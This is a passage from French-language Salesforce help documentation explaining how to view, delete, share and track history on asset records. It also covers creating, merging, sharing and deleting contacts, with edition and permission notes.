- Utilisez la modification en ligne pour modifier les champs directement dans la page de détail. Si la modification en ligne n'est pas activée, contactez votre administrateur.
- Vous pouvez cliquer sur **Modifier** pour afficher la page en mode de modification, effectuer vos modifications, puis cliquer sur **Enregistrer**.

**Listes associées d'actifs**
Sous les détails d'actifs figurent des listes associées qui regroupent des informations sur les requêtes, les autorisations, les activités, les notes et les pièces jointes associées. Les listes associées qui s'affichent dépendent de vos paramètres et de ceux définis par votre administrateur pour la présentation des pages. Vous pouvez cliquer sur des éléments individuels pour afficher des informations supplémentaires. Cliquez sur **plus** au bas de la page ou sur **Afficher plus d'informations** sous une liste associée pour afficher d'autres éléments.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des actifs :
- Lire sur les actifs

Pour modifier des actifs :
- Autorisation de modification sur les comptes

**Impression d'actifs**

Pour ouvrir une vue imprimable des détails de l'enregistrement, cliquez sur **Vue imprimable** dans le coin supérieur droit de la page.

Pour revenir à la dernière page de liste affichée, cliquez sur **Retour à la liste** en haut de la page de détail de l'actif. Si votre organisation a activé l'option de réduction des sections de page, utilisez les icônes représentant des flèches près des en-têtes de section pour développer ou réduire chaque section de la page des détails.

Remarque: Les utilisateurs peuvent afficher un actif s'ils peuvent visualiser le compte ou le contact répertorié sur cet actif. Toutefois, le partage de paramètres peut empêcher les utilisateurs d'afficher le compte associé au contact sur l'actif.

## Suppression d'actifs

Les actifs étant associés à des enregistrements de compte et de contact, vous pouvez les supprimer de ces enregistrements ou un par un via l'onglet Produits. Avant de supprimer un actif, passez en revue les scénarios suivants :

- **L'actif est-il associé à une requête ?**

  Les actifs associés à des requêtes ne peuvent pas être supprimés. Cette remarque concerne également les enregistrements de compte ou de contact associés à un actif répertorié sur une requête.

- **L'actif est-il associé à un produit ?**

  Lorsque l'actif concerne un produit, la suppression de ce dernier n'entraîne pas celle de l'actif.

- **L'actif est-il associé à un compte ou à un contact ?**

  Si vous supprimez un compte ou un contact, tous les actifs associés sont également supprimés et déplacés vers la Corbeille.

  Sachez que si vous supprimez un compte doté d'un contact associé à un actif, les trois enregistrements sont supprimés. Pour restaurer ces enregistrements, rétablissez l'enregistrement du compte.

- **La ressource a-t-elle une ressource parente et des ressources enfants ?**

  Si vous supprimez une ressource qui a une ressource parente et des ressources enfants, notez que le parent et les enfants ne seront plus liés dans la hiérarchie des ressources.

Remarque: Vous pouvez supprimer un actif sans supprimer les enregistrements associés. Toutefois, si vous supprimez ultérieurement l'enregistrement associé, vous ne pouvez pas récupérer l'actif dans la Corbeille.

Pour supprimer un actif :

1. Repérez l'actif dans la liste associée correspondante d'un compte ou d'un contact, ou dans la vue de liste d'actifs de l'onglet Produits.
2. Cliquez sur **Suppr** à côté de l'actif à supprimer.
3. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Que sont les ressources ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des actifs :
- Lire sur les actifs

Pour supprimer des actifs :
- Autorisation de suppression sur les actifs

Pour récupérer des actifs supprimés :
- Autorisation de suppression sur les actifs

## Définition du suivi de l'historique des champs dans les ressources

Suivez les modifications apportées aux enregistrements de ressources en activant le suivi de l'historique des champs.

Utilisez le suivi de l'historique des champs pour afficher des informations sur les éléments suivants :

- Date et heure de modification des champs
- Éléments modifiés
- Utilisateur qui a effectué les modifications

Pour activer le suivi dans les champs de ressources, dans les paramètres de gestion d'objets des ressources, accédez à la section champs, puis cliquez sur **Définir le suivi d'historique**. Reportez-vous également à Suivi de l'historique des champs à la page 1135.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition

## Définition du propriétaire des ressources

Les enregistrements de ressources incluent un champ `Propriétaire de la ressource` qui permet de définir une hiérarchie et des contrôles d'accès basés sur le partage. Par défaut, le propriétaire d'une ressource est le créateur de l'enregistrement de la ressource.

À compter de la version Spring '15, le champ `Propriétaire de la ressource` est utilisé pour contrôler l'accès lorsque les paramètres de partage de l'objet Ressources sont *Privé*, *Accès public en lecture seule* ou *Accès public en lecture/écriture*. Si le paramètre de partage de l'objet Ressource est *Contrôlé par parent*, le champ de propriétaire de la ressource n'a aucun effet sur le contrôle d'accès. Dans ce cas, l'accès à la ressource est contrôlé par les paramètres du compte parent.

Si vous avez activé Salesforce avant la version Spring '15, vous pouvez automatiquement mettre à jour le champ de propriétaire de la ressource dans les enregistrements de ressources, lorsque vous activez la préférence de partage de l'objet Ressource. La préférence de partage définit la valeur du champ de propriétaire de la ressource sur Égal à :

- L'utilisateur qui a créé la ressource.
- L'utilisateur qui est propriétaire du compte parent

Par défaut, le champ `Propriétaire de la ressource` n'est pas affiché dans la présentation de page. Pour ajouter le champ `Propriétaire de la ressource` à la présentation de page, dans les paramètres de gestion d'objet des ressources, accédez à Présentations de page.

1. Dans Configuration, saisissez *`Paramètres de la ressource`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de la ressource**.
2. Sélectionnez l'option `Activer le partage de la ressource`.
   Les options de définition du champ par défaut `Propriétaire de la ressource` sont affichées pour les enregistrements de ressource qui viennent d'être créés.
3. Définissez le `Propriétaire de la ressource` sur l'une des options suivantes :
   - Créateur de la ressource
   - Propriétaire du compte parent
4. Enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le partage :
- Gérer le partage

Pour créer, modifier et supprimer des présentations de page :
- Personnaliser l'application

Pour changer le propriétaire d'une ressource dans un enregistrement, cliquez sur l'onglet Ressources, puis sélectionnez l'enregistrement de la ressource. Vous pouvez également ouvrir l'enregistrement de la ressource depuis la liste associée Ressources sous les onglets Comptes, Contacts ou Produits. Dans la section Détails de la ressource, cliquez sur **Modifier** en regard du champ `Propriétaire de la ressource`, puis sélectionnez un autre utilisateur.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

## Activation des règles de partage pour des ressources

Les règles de partage permettent de créer des exceptions automatiques dans les paramètres de partage de l'organisation pour des ensembles d'utilisateurs définis. Si votre organisation a été créée avant la version Spring '15, vous devez activer la préférence de partage pour pouvoir créer et appliquer des règles de partage à des ressources dans votre organisation.

Auparavant, l'objet ressource était un enfant de l'objet Comptes. Par conséquent, la visibilité de l'objet ressource dépendait des paramètres de l'objet parent. Dans la version Spring '15, l'objet ressource a été reconçu en tant qu'objet standard individuel et n'est plus un objet enfant. Vous pouvez désormais créer des règles de partage et les appliquer à des enregistrements de ressource.

Remarque: Le partage est activé par défaut dans les organisations créées après la version Spring '15, vous pouvez ainsi ignorer ces étapes. Le partage est désactivé par défaut pour les organisations créées avant la version Spring '15. Si vous souhaitez utiliser des règles de partage, vous devez activer la préférence de partage.

1. Dans Configuration, saisissez *`Paramètres de la ressource`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de la ressource**.
2. Sélectionnez la case en regard de `Activer le partage des ressources`.
3. Cliquez sur **Enregistrer**.
   Vous pouvez maintenant créer et appliquer des règles de partage à des ressources.

Une fois le partage de ressources activé, spécifiez comment le système doit renseigner le champ `Propriétaire`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le partage :
- Gérer le partage

## Partage de ressources

Pour afficher et gérer les détails de partage de ressources, cliquez sur **Partage** dans la page de détail de la ressource. Cette page répertorie les utilisateurs, les groupes, les rôles et les territoires qui disposent d'un accès partagé à la ressource.

Votre administrateur est chargé de définir le modèle de partage par défaut de toute l'organisation. Vous pouvez modifier ce modèle pour étendre le partage à d'autres utilisateurs que ceux définis par l'administrateur. Par contre, vous ne pouvez pas restreindre les possibilités de partage par rapport au modèle par défaut.

Dans la page de détail du partage, vous pouvez effectuer les opérations suivantes :

- Pour afficher une liste filtrée d'éléments, sélectionnez une liste prédéfinie dans la liste déroulante `Afficher` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Afficher` puis cliquez sur **Modifier**.
- Pour accorder l'accès à l'enregistrement à d'autres utilisateurs, groupes, rôles ou territoires, cliquez sur **Ajouter**.

  Remarque: Pour partager une ressource avec un autre utilisateur, celui-ci doit pouvoir accéder au compte associé à la ressource et disposer de l'autorisation Lire sur les ressources.
- Cliquez sur **Développer la liste** pour afficher tous les utilisateurs qui disposent de l'accès à l'enregistrement.
- Pour les règles de partage manuelles que vous créez, cliquez sur **Modifier** ou **Suppr** en regard d'un élément de la liste afin de modifier ou de supprimer le niveau d'accès.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des ressources :
- Lire sur les ressources

## Création de règles de partage de ressource

Les règles de partage d'actif peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ.

Vous pouvez définir jusqu'à 300 règles de partage d'actif, comprenant jusqu'à 50 règles de partage basées sur des critères.

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage d'actif, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - `Selon le propriétaire de l'enregistrement` : sur la ligne `appartenant à des membres de`, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).

- `Selon les critères` : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

  Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.

8. Sur la ligne `Partager avec`, spécifiez les utilisateurs qui doivent avoir accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez un paramètre pour `Accès à la ressource`.
10. Dans les autres champs, sélectionnez les paramètres d'accès des enregistrements associés aux actifs partagés.

| Paramètre d'accès | Description |
| --- | --- |
| Contrôlé par parent | Les utilisateurs peuvent afficher, modifier ou supprimer une ressource selon leur capacité à exécuter la même action sur l'objet parent associé à l'objet Ressource. Contrôlé par parent est le paramètre d'accès par défaut. |
| Privé<br>(disponible uniquement pour les contacts, opportunités et requêtes associés) | Les utilisateurs ne peuvent pas afficher ni mettre à jour les enregistrements, sauf si l'accès est accordé hors de cette règle de partage. |
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

Remarque: L'accès à la ressource n'est pas disponible lorsque la valeur par défaut de l'organisation pour les ressources est définie sur Contrôlé par parent.

11. Cliquez sur **Enregistrer**.

# Suivi des personnes avec lesquelles vous travaillez

## Contacts

Un contact est un utilisateur associé à l'un de vos comptes ou à d'autres enregistrements, par exemple des opportunités. Généralement, les contacts sont des employés des sociétés auxquelles vous vendez. Les détails des contacts fournissent les informations dont vous avez besoin pour gérer une affaire avec efficacité, par exemple le nom, le numéro de téléphone mobile et la fonction.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Considérations relatives à la création de contacts

Avant de créer des contacts, prenez connaissance des quelques points ci-dessous.

Consignes relatives à l'affichage et à la gestion des contacts

Utilisez la page d'accueil Contacts pour afficher et gérer vos contacts.

Considérations relatives à l'utilisation de rôles de contact

Les rôles de contact permettent de spécifier le rôle joué par une personne dans un compte, une requête, un contrat ou une opportunité. Lorsque vous utilisez des rôles de contact, vous disposez d'informations supplémentaires sur les personnes à contacter et quand les contacter. Lors de l'utilisation de rôles de contact, tenez compte des points ci-dessous.

Mise à jour des contacts via des requêtes Rester en contact

Pour demander rapidement et aisément des informations de contact mises à jour dans un contact ou un compte personnel, envoyez une demande Rester en contact.

Considérations relatives à la modification du compte pour les contacts

Avant de modifier le compte associé à un contact, prenez connaissance des points ci-dessous.

Fusion des contacts dupliqués

Si des contacts dupliqués sont associés à un même compte, vous pouvez les fusionner. Vos données sont ainsi simplifiées et mises à jour.

Affichage et examen de l'organigramme d'un contact

Identifiez le statut hiérarchique de vos contacts au sein de leur société. Salesforce peut afficher un organigramme avec la position hiérarchique de chacun de vos contacts. Ces informations complémentaires vous aident à définir une stratégie commerciale.

Considérations relatives à la suppression de contacts

La plupart des contacts peuvent être supprimés en un clic. Cependant, avant de retirer un contact, déterminez qui peut supprimer des contacts et ce que deviennent les enregistrements associés aux contacts supprimés.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un compte personnel ?

Comptes, contacts et pistes sociaux

Gestion des e-mails et des modèles dans Lightning Experience

Gérer le travail et consulter l'activité passée dans Lightning Experience

## Considérations relatives à la création de contacts

Avant de créer des contacts, prenez connaissance des quelques points ci-dessous.

- Vous pouvez créer un contact depuis plusieurs emplacements dans Salesforce.
  - Créez un contact à partir de la page de détail d'un compte.
  - Importez un contact à partir d'un appareil mobile à l'aide de l'application Salesforce1.
  - Créez un contact dans la zone Contacts.

    Remarque: Avec cette méthode, si vous n'ajoutez pas de compte, le nouveau contact est privé.

- Pour créer un contact qui est automatiquement associé à un compte, créez le contact dans la page de détail du compte.
- Si votre organisation Salesforce utilise des types d'enregistrement, vous pouvez être invité(e) à sélectionner un `Type d'enregistrement` lors de la création d'un contact. Les différents types d'enregistrement peuvent avoir des champs et des valeurs de liste de sélection différents.
- Si votre organisation Salesforce utilise des divisions, la division d'un nouveau contact est automatiquement définie sur celle du compte associé.
- Associez toujours un contact à un compte, sauf si vous avez une raison particulière pour ne pas le faire. Les contacts sans compte sont masqués pour tous les utilisateurs, à l'exception de leur propriétaire et des administrateurs système. Par conséquent, ils sont difficiles à trouver et faciles à oublier.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

CONSULTER ÉGALEMENT :

Contacts

Création d'enregistrements

Importation de contacts à partir de listes de contacts d'appareils mobiles dans Salesforce

Champs de contact

Partage de contacts

## Consignes relatives à l'affichage et à la gestion des contacts

Utilisez la page d'accueil Contacts pour afficher et gérer vos contacts.

- Les comptes personnels ne sont pas affichés dans la liste Récemment visualisé de la page d'accueil Contacts.
- Si vous utilisez Salesforce Classic, une vue imprimable de la liste des contacts est disponible. Vous pouvez enregistrer la vue imprimable au format PDF.
- Lorsque vous sélectionnez un compte personnel dans une vue de liste de contacts, le compte personnel correspondant s'affiche sous l'onglet Comptes.
- Pour afficher une liste de contacts filtrée, sélectionnez une vue prédéfinie dans la liste déroulante. Les administrateurs des organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition peuvent accorder un accès plus large aux contacts que ne le permet le modèle de partage. .

  Si vous utilisez Salesforce Classic :

  - Pour définir votre propre liste personnalisée, cliquez sur **Créer une liste**.
  - Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher des contacts :
- Lire sur les contacts

Pour créer des contacts :
- Autorisation de création sur les contacts

- Pour faciliter la recherche de comptes personnels, créez une vue de liste personnalisée, en ajoutant l'icône `Est Compte personnel` en tant que colonne.
- Si vous utilisez Salesforce Classic, pour ajouter des contacts à une campagne, sélectionnez la case en regard d'un ou de plusieurs contacts, puis cliquez sur **Ajouter à la campagne**. Pour sélectionner tous les enregistrements affichés, cochez la case dans l'en-tête de la colonne.

CONSULTER ÉGALEMENT :

Contacts

Considérations relatives à la modification du compte pour les contacts

Partage de contacts

Déterminer si vos partenaires utilisent Salesforce

Comptes

## Considérations relatives à l'utilisation de rôles de contact

Les rôles de contact permettent de spécifier le rôle joué par une personne dans un compte, une requête, un contrat ou une opportunité. Lorsque vous utilisez des rôles de contact, vous disposez d'informations supplémentaires sur les personnes à contacter et quand les contacter. Lors de l'utilisation de rôles de contact, tenez compte des points ci-dessous.

Important: Dans Salesforce Classic, les rôles de contact sont disponibles pour les comptes, les opportunités, les requêtes et les contrats. Bien que fonctionnement soit plus ou moins identique pour chaque objet disponible, ils fonctionnent de façon indépendante. Par conséquent, vous devez les configurer et les utiliser séparément pour chaque objet. Dans Lightning Experience, les rôles de contact sont disponibles pour les opportunités et les contrats.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Pour afficher les enregistrements de contacts répertoriés dans les listes associées Rôles de contact, vous devez disposer des autorisations utilisateur appropriées et de l'accès en partage à ces enregistrements.
- Lorsque vous ajoutez des rôles de contact pour des opportunités, vous pouvez sélectionner jusqu'à 50 contacts qui sont associés au compte de l'enregistrement.
- Un contact ou un compte personnel unique peut avoir différents rôles de contact dans différents enregistrements.
- L'ajout de comptes personnels à des rôles de contact dans des comptes est disponible, mais pas recommandé. Utilisez à la place la liste associée Partenaires pour associer des comptes personnels à leur compte.

CONSULTER ÉGALEMENT :

Ajout et gestion de rôles de contact

## Mise à jour des contacts via des requêtes Rester en contact

Pour demander rapidement et aisément des informations de contact mises à jour dans un contact ou un compte personnel, envoyez une demande Rester en contact.

**Remarque:** Le retrait des requêtes Rester en contact est planifié dans toutes les organisations Salesforce à compter de la version Summer '17. Pour plus d'informations, reportez-vous à Retrait des requêtes Rester en contact.

Si le contact ou le compte personnel n'a pas d'adresse e-mail valide, vous pouvez demander des mises à jour aux :

- Contacts dont vous êtes propriétaire
- Contacts associés aux comptes dont vous êtes propriétaire
- Contacts que vous pouvez modifier via une règle de partage ou un partage manuel d'enregistrement
- Comptes personnels dont vous êtes propriétaire

1. Dans la page de détail d'un contact ou d'un compte personnel, cliquez sur **Demander la mise à jour**.

   Un e-mail sortant est créé, conformément à vos paramètres Rester en contact personnels.

2. Saisissez les détails de l'e-mail.
3. Cliquez sur **Envoyer**. Vous pouvez envoyer des demandes Rester en contact quelle que soit la valeur du paramètre `Désinscription d'adresse e-mail` du destinataire.

   Le destinataire reçoit l'e-mail et clique sur un lien pour communiquer des mises à jour ou pour confirmer qu'aucune modification n'est nécessaire. Vous recevez une notification par e-mail.

4. Pour mettre à jour, réviser et accepter ou refuser les nouvelles informations, cliquez sur le lien de l'e-mail.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour demander des mises à jour :
- Envoi de requêtes Rester en contact

  ET

  « Envoyer un e-mail »

CONSULTER ÉGALEMENT :

Utilisation des réponses Rester en contact afin de mettre à jour les détails des contacts

Utilisation de l'assistant Rester en contact en masse pour demander les informations de contact mises à jour à plusieurs personnes

Affichage et examen de l'organigramme d'un contact

## Considérations relatives à la modification du compte pour les contacts

Avant de modifier le compte associé à un contact, prenez connaissance des points ci-dessous.

**Remarque:** Si le contact a un compte parent et que le paramètre par défaut de l'organisation est défini sur Contrôlé par parent, l'accès « Modifier » sur le compte est nécessaire pour modifier le contact.

- Si l'une des conditions ci-dessous est vraie, vous pouvez modifier le compte associé à un contact.
  - Vous avez accès au contact et vous êtes propriétaire du compte cible ou responsable du propriétaire dans la hiérarchie des rôles.
  - Vous êtes le propriétaire du contact ou vous avez accès au contact, et vous avez accès au compte cible.
  - Vous êtes un administrateur.

  Si vous ne remplissez aucune de ces conditions, contactez votre administrateur pour changer le compte associé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Si vous modifiez le champ `Nom du compte` :
  - Les requêtes et les opportunités associées au contact restent associées au compte précédent et ne sont pas déployées vers le nouveau compte.
  - Les nouvelles requêtes et opportunités créées pour le contact sont associées au nouveau compte.

Avec des contacts activés pour un portail, lisez ces recommandations.

CONSULTER ÉGALEMENT :

Contacts

Partage de contacts

## Fusion des contacts dupliqués

Si des contacts dupliqués sont associés à un même compte, vous pouvez les fusionner. Vos données sont ainsi simplifiées et mises à jour.

1. Dans la liste associée Contacts d'un compte, cliquez sur **Fusionner les contacts**.
2. Sélectionnez jusqu'à trois contacts à fusionner. Utilisez la case de recherche pour affiner la liste ou cliquez sur **Tous les contacts** pour afficher la liste complète des contacts. Cliquez sur **Suivant** pour continuer.
3. Sélectionnez un contact comme enregistrement principal.
4. Si votre organisation utilise un portail partenaire ou client, vous pouvez sélectionner l'enregistrement que vous souhaitez retenir en tant qu'utilisateur du portail. Si vous ne souhaitez pas que le contact fusionné corresponde à un utilisateur du portail, sélectionnez `Pas un utilisateur du portail`.
5. Sélectionnez les valeurs de champ à conserver pour chaque enregistrement. Les champs qui contiennent des valeurs en conflit sont soulignés.
6. Cliquez sur **Fusionner**.

Regardez une démonstration : How to Merge Contacts in Salesforce

CONSULTER ÉGALEMENT :

- Considérations relatives à la fusion des contacts dupliqués
- Considérations relatives à la fusion des contacts associés à des utilisateurs de portail
- Utilisation des réponses Rester en contact afin de mettre à jour les détails des contacts
- Activation du portail Client pour les contacts et les comptes personnels

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Le portail client est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le portail partenaire est disponible dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour fusionner des contacts :

- Autorisation de suppression sur les contacts

Pour fusionner les contacts activés du portail client :

- Supprimer dans les contacts

  ET

  Modifier les utilisateurs libre-service

Pour fusionner les contacts activés du portail partenaire :

- Supprimer dans les contacts

  ET

  Gérer les partenaires

## Affichage et examen de l'organigramme d'un contact

Identifiez le statut hiérarchique de vos contacts au sein de leur société. Salesforce peut afficher un organigramme avec la position hiérarchique de chacun de vos contacts. Ces informations complémentaires vous aident à définir une stratégie commerciale.

1. Pour afficher l'organigramme d'un contact, saisissez le nom de son responsable dans le champ `Rattachement hiérarchique` de l'enregistrement du contact.
2. Enregistrez vos modifications.
3. Pour afficher l'organigramme du contact, cliquez sur **[Afficher l'organigramme]** dans l'enregistrement du contact.

Remarque: Pour obtenir un organigramme complet, assurez-vous que le champ `Rattachement hiérarchique` de chaque contact d'un compte comprend le nom d'un autre contact (le contact en haut de l'organigramme est une exception). Si votre contact n'a pas de supérieur hiérarchique, l'organigramme affiche une seule personne, quel que soit le nombre de contacts attribués à ce même compte.

CONSULTER ÉGALEMENT :

Contacts

Mise à jour des contacts via des requêtes Rester en contact

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher un organigramme :
- Lire sur les contacts

Pour modifier un organigramme :
- Autorisation de modification sur les contacts

## Considérations relatives à la suppression de contacts

La plupart des contacts peuvent être supprimés en un clic. Cependant, avant de retirer un contact, déterminez qui peut supprimer des contacts et ce que deviennent les enregistrements associés aux contacts supprimés.

- Vous pouvez supprimer un contact si vous êtes un administrateur, le responsable du contact ou le propriétaire du contact dans la hiérarchie des rôles de l'organisation, *et* si vous disposez de l'autorisation « Supprimer » sur l'objet Contact. Si vous remplissez ces critères, l'option **Supprimer** est affichée dans la page de détail du contact et sur sa ligne dans la page de liste du contact.
- Si vous supprimez un contact, les enregistrements associés ci-dessous sont également supprimés. L'autorisation « Supprimer » n'est pas requise dans les enregistrements associés.
  - Ressources (avec requêtes)
  - Pièces jointes
  - Historique de la campagne
  - Événements
  - Notes
  - Tâches

  Les comptes, les autorisations et les opportunités associés au contact ne sont pas supprimés.
- Le contact supprimé est placée dans la Corbeille. Si vous restaurez le contact, tous les enregistrements associés sont restaurés, y compris les noms d'utilisateur libre-service inactifs.
- Si vous supprimez ou retirez le contact principal d'une activité, un autre contact devient le contact principal à sa place. Vous pouvez modifier l'activité pour sélectionner manuellement un autre contact principal.
- Vous ne pouvez pas supprimer les contacts auxquels les enregistrements ci-dessous sont associés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Ressources (avec requêtes)
- Requêtes
- Contrats
- Utilisateur partenaire
- Contrats de service
- Utilisateurs libre-service actifs
- Utilisateurs du portail client actifs

CONSULTER ÉGALEMENT :

Suppression d'enregistrements

## Partage de contacts

Partagez des contacts avec les autres utilisateurs afin de faciliter la collaboration au sein de votre équipe commerciale.

Pour partager des enregistrements de contact avec d'autres utilisateurs, ces derniers doivent disposer de l'autorisation Lire sur les contacts. Lorsque vous partagez un enregistrement de contact qui est associé à un compte, le compte est également partagé uniquement si vous disposez de l'autorisation de partage des enregistrements de compte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Dans la page de détail d'un compte, cliquez sur **Partage**.

   La page des détails de partage répertorie les utilisateurs, les groupes, les rôles et les territoires qui disposent d'un accès en partage au contact.

2. Dans la page de détail du partage, vous pouvez effectuer les opérations ci-dessous.
   - Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.
   - Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.
   - Cliquez sur **Développer la liste** pour afficher tous les utilisateurs qui disposent de l'accès à l'enregistrement.
   - Pour accorder l'accès à l'enregistrement à d'autres utilisateurs, groupes, rôles ou territoires, cliquez sur **Ajouter**.
   - Pour les règles de partage manuelles que vous créez, cliquez sur **Modifier** ou **Suppr** en regard d'un élément de la liste afin de modifier ou de supprimer le niveau d'accès.

3. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Contacts

Consignes relatives à l'affichage et à la gestion des contacts

Considérations relatives à la modification du compte pour les contacts

Considérations relatives au partage et à l'accès aux contacts

## Considérations relatives au partage et à l'accès aux contacts

Voici quelques informations que vous devez connaître au sujet du partage et de l'accès aux enregistrements de contact.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Le partage des contacts n'est pas disponible pour les organisations qui utilisent la gestion des territoires ou des comptes personnels.
- Vous ne pouvez pas limiter l'accès à vos contacts au-delà des niveaux d'accès par défaut définis pour votre organisation.
- Vous devez disposer au moins de l'accès en lecture aux contacts et aux pistes que vous invitez à un événement. Vous devez disposer au moins de l'autorisation « Ajouter des événements » sur une ressource pour pouvoir l'inviter à un événement.
- Un contact qui n'est pas lié à un compte est toujours privé, quel que soit le modèle de partage de votre organisation. Seul le responsable du contact et les administrateurs peuvent le consulter. Les règles de partage et les règles de workflow ne s'appliquent pas aux contacts privés. Si votre organisation utilise des services, les contacts privés appartiennent toujours au service général.
- Si un destinataire ne dispose pas d'un accès au compte, vous ne pouvez pas partager le contact sauf si vous êtes également autorisé(e) à partager le compte.
- Si le paramètre par défaut à de votre organisation est défini sur Contrôlé par parent pour les contacts, les options d'`Accès au contact` ne sont pas disponibles lorsque vous partagez des enregistrements associés tels que des comptes. Tout accès aux contacts est déterminé par l'accès de l'utilisateur au compte du contact.
- Si le paramètre par défaut de votre organisation est Contrôlé par parent pour les contacts et Privé pour les comptes, vous ne pouvez pas afficher les contacts des comptes dont vous n'êtes pas propriétaire, même si vous disposez de l'autorisation « Afficher tout » sur l'objet compte. Toutefois, si vous êtes propriétaire d'un contact dans un compte, vous pouvez afficher d'autres contacts dans le même compte (l'accès à un compte parent permet d'accéder aux enregistrements enfants associés).

## Champs de contact

Les contacts contiennent les champs ci-dessous, par ordre alphabétique. Leur disponibilité dépend de la configuration Salesforce effectuée par votre administrateur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

| Champ | Description |
|---|---|
| `Nom du compte` | Le compte auquel le contact est associé. Saisissez le nom du compte, sélectionnez le compte dans une liste ou créez un compte. Les contacts privés n'ont pas de compte. |
| `Autoriser l'auto-inscription au niveau du portail Client` | Si vous autorisez l'accès à un portail client, cette option autorise les contacts à s'abonner au portail. |
| `Assistant` | L'assistant du contact. Le nombre de caractères est limité à 40. |
